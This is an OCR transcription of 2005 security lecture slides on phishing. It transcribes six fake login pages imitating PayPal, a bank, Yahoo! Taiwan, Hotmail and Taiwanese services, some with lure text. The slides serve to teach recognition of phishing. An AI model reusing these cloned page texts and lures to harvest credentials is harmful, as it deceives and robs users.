Internet Threats in Depth


Phishing and Botnet

Alan


HIT 2005

Outline

- Phishing (20 min)




- Botnet (40 min)




What is Phishing?

- Phishing attacks use both **social engineering** and **technical subterfuge** to steal consumers' personal identity data and financial account credentials.
  - Such as credit card numbers, account usernames, passwords and social security numbers..



Phishing site sample #1



PayPal®

Sign Up | Log In | Help

Welcome | Send Money | Request Money | Merchant Tools | Auction Tools

Member Log In

Secure Log in

Registered users log in here. Be sure to protect your password.

Email Address:

Password: Forget your password?

New users sign up here! It only takes a minute.

Log In


About | Accounts | Fees | Privacy | Security Center | User Agreement | Developers | Referrals | Shops

PayPal, an eBay Company

Copyright ? 1999-2005 PayPal. All rights reserved.
Information about FDIC pass-through insurance

Steal money or credit card info..

Phishing site sample #2



網址(D) [redacted]

[redacted]

LaSalle Bank
ABN AMRO

Locations | Customer Service | Apply | Rates | Search | Home

Help ▸ Enroll Now ▸

First Time Here?
- View our Demo
- FAQs
- Enroll Now

Learn More About...
- Paying Bills Online
- Privacy and Security
- Maintenance Schedule

Welcome to LaSalleOnline

Login to Online Banking

User ID:
Unless you have chosen your own User ID, your ID is your SSN or TIN without dashes.

Password:

Are you a Wealth Management or Private Banking client?

Forgot Your Password?

Login


Announcements

Consumer alert about fraudulent emails
▸ Click here for details

- **Protect yourself from email fraud.**
LaSalle Bank does not ask for your personal, financial or account information through email. Learn how to protect your accounts.

Steal onlinebank account

Phishing site sample #3


Sign In -New Yahoo! - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
媒體
網址(D)
移
YAHOO! 奇摩
powered by hp

http://hstrial-fa1.homestead.com/

服務中心 - Yahoo!奇摩

Yahoo! 奇摩 會員請輸入

新 使 用 者

立即註冊享用Yahoo!奇摩的服務

- 聊天室 - 立刻認識新朋友！這裡有最多的網友與你分享心情，各式各樣的聊天主題任你挑選，盡情享受意想不到的樂趣。
- My Yahoo! - 將你喜歡的 Yahoo! 各項服務放在一個頁面。可以隨時掌握你的股票，看看你是不是有新郵件，還是瞧瞧有幾個朋友在線上。
- 家族 - 是一個完全免費、即開即用的社群服務，可使用討論區、聊天室、寫真集等強大功能，和你的親朋好友或是號召志同道合的網友們建立一個專屬於你們的家族。
-

《Yahoo!奇摩會員》
請輸入帳號和密碼

帳號:

密碼:

□ 記住我的帳號

登入


模式：標準模式 | 安全模式

登入說明 忘記密碼

雅虎國際資訊 版權所有 © 2004 Yahoo! Taiwan Inc. All Rights Reserved.
隱私權政策 - 服務條款

Steal service/identity

Phishing site sample #4



[redacted]

登入 Hotmail


電子郵件位址：

密碼：

忘記密碼？

○ 儲存我的電子郵件地址和密碼
● 儲存我的電子郵件地址
○ 每次都詢問我的電子郵件地址和密

Microsoft Passport Network
帳號服務 | 隱私權聲明 | 使用規
© 2005 Microsoft Corporation. All rights


網址(D)
首頁 | 我的 MSN | Hotmail | 搜尋 | eShop | Messenger | 社群與會員
搜尋網頁
搜 尋
msn.com.tw
msn Hotmail

[redacted]

新功能！ 全新相片上載工具 - 在 MSN Hotmail 中輕鬆地調整大小並傳送相片。

註冊免費的 MSN Hotmail 帳號
安全、多功能、豐富的表達方式

- 更安全的防護功能
  使用功能強大的垃圾郵件組合管理和掃毒功能，保護您的收件匣。
- 隨時隨地都可收發 e-mail
  使用任何網路連線方式傳送接收郵件。
- 表達您自己
  獨特的表情符號、簽名檔、背景、字型和版面設計，寫給親朋好友的郵件，更有自己的風格。

註冊

整合即時通訊的連絡人
不論您使用的是 MSN Hotmail 或 MSN Messenger 的立即訊息功能，共用的連絡人清單方便您選擇最佳的通訊方式。

登入 Hotmail 說明

電子郵件地址：

密碼：

忘記密碼？


登入

○ 儲存我的電子郵件地址和密碼
● 儲存我的電子郵件地址
○ 每次都詢問我的電子郵件地址和密碼

Microsoft Passport Network
帳號服務 | 隱私權聲明 | 使用規定
© 2005 Microsoft Corporation. All rights reserved.

Steal service/identity

Phishing site sample #5



無名小站 | 無名相簿 | 無名網誌 | 無名BBS | 升級 VIP 優惠只到 7/31 | 什麼? 無名小站變快了 ?

- 爲了確保您的帳號仍在使用中，不佔用網路資源，請儘速完成認證動作。

會員資格


帳　　號	
密　　碼	
電子郵件信箱	

帳號認證

- 您仍然可以使用 證件影本 http://auth.wretch.cc/auth.php 的方法來完成認證哦

Steal service/identity

Phishing site sample #6



[redacted]

HiNet 會員中心

整合各類加值服務，一卡在手，暢行無阻

-------------------------------- >>

| 會員中心 | 新手上路 | 尋求幫助 | HiNet首頁 |

歡迎來到HiNet會員登入！

HiNet會員帳號： ____ 帳號說明

HiNet會員密碼： ____ 忘記密碼

□ 記住我的帳號

登 入

| 使用規定 | 隱私權聲明 | 使用說明 | 忘記密碼 |

我還不是 HiNet 會員! 立即加入

---若是您同時用有ADSL與撥接帳號，請任選一種註冊---

MemberCenter

HiNet會員系統是爲提供 HiNet 會員更好、更便利的服務所設計，會員使用同一組的帳號與密碼即可暢遊HiNet所有網站服務！


»金卡會員

